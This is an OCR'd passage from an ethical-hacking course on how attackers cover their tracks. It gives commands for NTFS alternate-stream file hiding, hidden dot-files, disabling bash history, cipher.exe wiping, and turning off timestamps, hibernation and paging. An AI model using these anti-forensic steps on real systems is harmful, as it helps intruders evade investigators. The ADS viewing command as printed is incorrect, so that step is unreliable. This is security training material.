
```
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe            README.license          ' results.html'   test.txt
malicious_payload.exe  ' Reconnaissance.html'   Test.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #mv malicious_payload.exe .malicious_payload.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe     ' Reconnaissance.html'   Test.exe
README.license  ' results.html'          test.txt
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #
```

Covering Tracks on an OS

- **Windows**

  NTFS has a feature called ADS that allows attackers to hide a file behind other normal files. Steps to hide files using NTFS are as follows:

  - Open the command prompt with an elevated privilege
  - Type the command "**`type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt`**" (here, the file is kept in the C drive where the SecretFile.txt file is hidden inside the LegitFile.txt file)
  - To view the hidden file, type "**`more < C:\SecretFile.txt`**" (for this you need to know the hidden file name)




```
C:\>type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt

C:\>more < C:\SecretFile.txt
ahjdajdn

C:\>
```

Figure 6.157: Covering tracks on Windows OS

- **UNIX**


  Files in UNIX can be hidden just by appending a dot (.) in front of a file name. In UNIX, each directory is subdivided into two directories: current directory (.) and parent directory (..). Attackers give these a similar name like ". " (with a space after .). These hidden files are usually placed in /dev, /tmp, and /etc.

  An attacker can also edit the log files to cover their tracks. However, sometimes, using this technique of hiding files, an attacker can leave his/her trace behind because the command he/she used to open a file will be recorded in a .bash_history file. A smart attacker knows how to overcome such a problem; he/she does so by using the **`export HISTSIZE=0`** command.



```
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe            README.license          ' results.html'   test.txt
malicious_payload.exe  ' Reconnaissance.html'   Test.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #mv malicious_payload.exe .malicious_payload.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe     ' Reconnaissance.html'   Test.exe
README.license  ' results.html'          test.txt
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #
```

Figure 6.158: Covering tracks on UNIX OS



Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`

- To overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`

```
C:\WINDOWS\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...............................................................................
Writing 0xFF
...............................................................................
Writing Random Numbers
...............................................................................

C:\WINDOWS\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...............................................................................
Writing 0xFF
...............................................................................
Writing Random Numbers
...............................................................................
```

Delete Files using Cipher.exe

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting them to avoid recovery in the future. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates and encrypts a malicious text file, at the time of the encryption process, a backup file is created. Therefore, if the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can then be used by security personnel for investigation.

To avoid data recovery and cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files, first with all zeroes (0 × 00), second with all 255s (0 × FF), and then finally with random numbers.


The attacker can delete files using Cipher.exe by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to overwrite deleted files in a specific folder:

  ```
  cipher /w:<drive letter>:\<folder name>
  ```

- Use the following command to overwrite all the deleted files in the given drive:

  ```
  cipher /w:<drive letter>
  ```




```
C:\WINDOWS\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...............................................................................................
Writing 0xFF
...............................................................................................
Writing Random Numbers
..............................................................................................

C:\WINDOWS\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
..............................................................................................
Writing 0xFF
..............................................................................................
Writing Random Numbers
...............................................................................................
```

Figure 6.159: Screenshot of Cipher.exe command

Disable Windows Functionality

Disable the Last Access Timestamp


fsutil is a utility in Windows used to set the NTFS volume behavior parameter, `DisableLastAccess`, which controls enabling or disabling of the last access timestamp


Administrator: Command Prompt

```
C:\WINDOWS\system32>fsutil behavior set disablelastaccess 1
DisableLastAccess = 1  (User Managed, Enabled)

C:\WINDOWS\system32>_
```

Disable Windows Hibernation

Disable Windows hibernation using the **Registry Editor** or **powercfg** command


Registry Editor
File Edit View Favorites Help
NetworkProvider
NetworkSetup2
NetworkUxManager
Nls
NodeInterfaces
Notifications
Nsi
OSExtensionDatabas
PnP
Power
EnergyEstimation
ModernSleep
PDC
PowerRequestOv
PowerSettings
Profile
SecurityDescript
User
Print
Edit DWORD (32-bit) Value
OK
Cancel
1
2
3
4


1. Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power

Name	Type	Data
(Default)	REG_SZ	(value not set)
Class1InitialUnparkCount	REG_DWORD	0x00000040 (64)
CsEnabled	REG_DWORD	0x00000001 (1)
CustomizeDuringSetup	REG_DWORD	0x00000001 (1)
EnergyEstimationEnabled	REG_DWORD	0x00000001 (1)
EventProcessorEnabled	REG_DWORD	
HiberFileSizePercent		
HibernateEnabled		
MfBufferingThreshold		
PerfCalculateActualUtilization		
TimerRebaseThresholdOnDrips		

2. HibernateEnabled
3. Value name: HibernateEnabled
Value data: 0
Base: ● Hexadecimal ○ Decimal
4. OK

Disable Windows Functionality (Cont'd)


Disable Windows Virtual Memory (Paging File)


System
Control Panel › System and Security › System
Search Control Panel
Control Panel Home
Device Manager
Remote settings
System protection
See also
Security and Maintenance
System Properties
Computer Name
Hardware
Remote
Performance Options
Visual Effects
Processor scheduling
Choose how to alloca
Adjust for best perfor
● Programs
Virtual memory
A paging file is an are
were RAM.
Total paging file size f
Virtual Memory
Drive [Volume Label]
Paging File Size (MB)
C:
System managed
○ System managed size
OK
Cancel
Apply
No
s 10

1. Advanced system settings
2. Advanced
3. Advanced
4. ☐ Automatically manage paging file size for all drives
Paging file size for each drive
5. System Properties: If you disable the paging file or set the initial size to less than 1 megabytes and a system error occurs, Windows might not record details that could help identify the problem. Do you want to continue? — Yes
6. ● No paging file — Set
7. OK

Total paging file size for all drives
Minimum allowed: 16 MB
Recommended: 1151 MB
Currently allocated: 2304 MB

